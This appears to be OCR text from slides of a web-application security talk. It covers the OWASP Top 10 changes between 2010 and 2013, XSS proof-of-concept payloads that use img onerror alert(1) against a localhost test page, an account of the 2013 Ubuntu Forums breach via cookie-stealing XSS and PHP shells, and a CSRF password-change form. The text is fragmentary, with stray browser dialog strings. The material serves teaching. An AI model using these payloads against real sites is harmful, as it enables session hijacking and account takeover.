
OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6


https://www.google.com/finance?chdet=1214596800000&q=NASDAQ:INTC&ntsp=2&ntrssurl
NASDAQ:INTC
Intel Corp
The page at http
says:
www.google.co
facebook
Search for people, places and things
The page at www.facebook.com says:
facebook.com
OK
Share
Cancel
Yahoo! Sponsor Listings - Introduction - Mozilla Firefox
YAHOO!
Hello, !
Sponsor Listings
Enhance a Business Listing in the Yahoo! Directory
OK
By submitting your URL to view pricing and availability, you indicate that you agree to the Yahoo! Sponsor Listings Terms of Service
Site Information
Please enter the URL of the site you wish to sponsor as it appears in the Yahoo! Directory.
URL (as it appears in Yahoo!)
Submit
Copyright © 2013 Yahoo! Inc. All Rights Reserved

XSS

XSS EVERYWHERE


localhost/test/xss.php?src=a' onerror='alert(1);
1
OK


localhost/test/xss.php?input=aaa' /><img/src='a'/onerror='alert(1);
aaa
1
OK

ubuntu

What happened

At 16:58 UTC on 14 July 2013, the attacker was able to log in to a moderator account owned by a member of the Ubuntu Community.

This moderator account had permissions to post announcements to the Forums. Announcements in vBulletin, the Forums software, may be allowed to contain unfiltered HTML and do so by default.


The attacker posted an announcement and then sent private messages to three Forum administrators (also members of the Ubuntu community) claiming that there was a server error on the announcement page and asking the Forum administrators to take a look.

One of the Forum administrators quickly looked at the announcement page, saw nothing wrong and replied to the private message from the attacker saying so. 31 seconds after the Forum administrator looked at the announcement page (and before the administrator even had time to reply to the private message), the attacker logged in as that Forum administrator.

Based on the above and conversations with the vBulletin support staff, we believe the attacker added an XSS attack in the announcement they posted which sent the cookies of any visitor to the page to the attacker.

Once the attacker gained administrator access in the Forums they were able to add a hook through the administrator control panel. Hooks in vBulletin are arbitrary PHP code which can be made to run on every page load. The attacker installed a hook allowing them to execute arbitrary PHP passed in a query string argument. They used this mechanism to explore the environment and also to upload and install two widely available PHP shell kits. The attacker used these shell kits to upload and run some custom PHP code to dump the 'user' table to a file on disk which they then downloaded.

The attacker returned on 20 July to upload the defacement page.


OOPS :O

CSRF *(Cross-site request forgery)*

```
<form action="?change" method="GET">
    <input type="text" name="password" value="evil" />
    <input type="text" name="confirm_password" />
    <input type="submit" value="Change Password" />
</form>
```

```
?password=evil&confirm_password=evil&submit=Change%20Password
```

POST ?!

